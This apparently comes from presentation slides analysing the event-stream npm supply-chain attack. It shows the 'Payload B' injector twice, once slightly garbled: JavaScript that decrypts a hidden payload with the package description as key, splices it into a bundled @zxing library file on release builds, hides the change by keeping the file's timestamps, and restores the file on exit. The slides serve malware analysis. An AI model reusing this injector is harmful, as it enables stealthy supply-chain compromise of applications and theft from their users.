
Secure your bitcoin with the open source,
HD-multisignature wallet from BitPay.

GET COPAY

Payload B

The injector.


Payload B



A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 118836 node payload-b.js
/*@*/ module.exports = function(e) {
try {
if (!/build\:\.*-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}
```

Payload B



A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 18355鬼 pts/0 0:00 node payload-b.js
 1  /*@@@*/ module.exports = function(e) {
 2   try {
 3     if (!/build\:\.*-release/.test(process.argv[2])) return;
 4     var t = process.env.npm_package_description,
 5       r = require("fs"),
 6       i =
 7         "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
 8       n = r.statSync(i),
 9       c = r.readFileSync(i, "utf8"),
10      o = require("crypto").createDecipher("aes256", t),
11      s = o.update(e, "hex", "utf8");
12      s = "\n" + (s += o.final("utf8"));
13      var a = c.indexOf("\n/*@@@*/");
14      0 <= a && (c = c.substr(0, a)),
15      r.writeFileSync(i, c + s, "utf8"),
16      r.utimesSync(i, n.atime, n.mtime),
17      process.on("exit", function() {
18        try {
19          r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20        } catch (e) {}
21      });
22    } catch (e) {}
```


npm scripts redux

npm run-script **script-name**



argv: [0] [1] [2]

Payload B

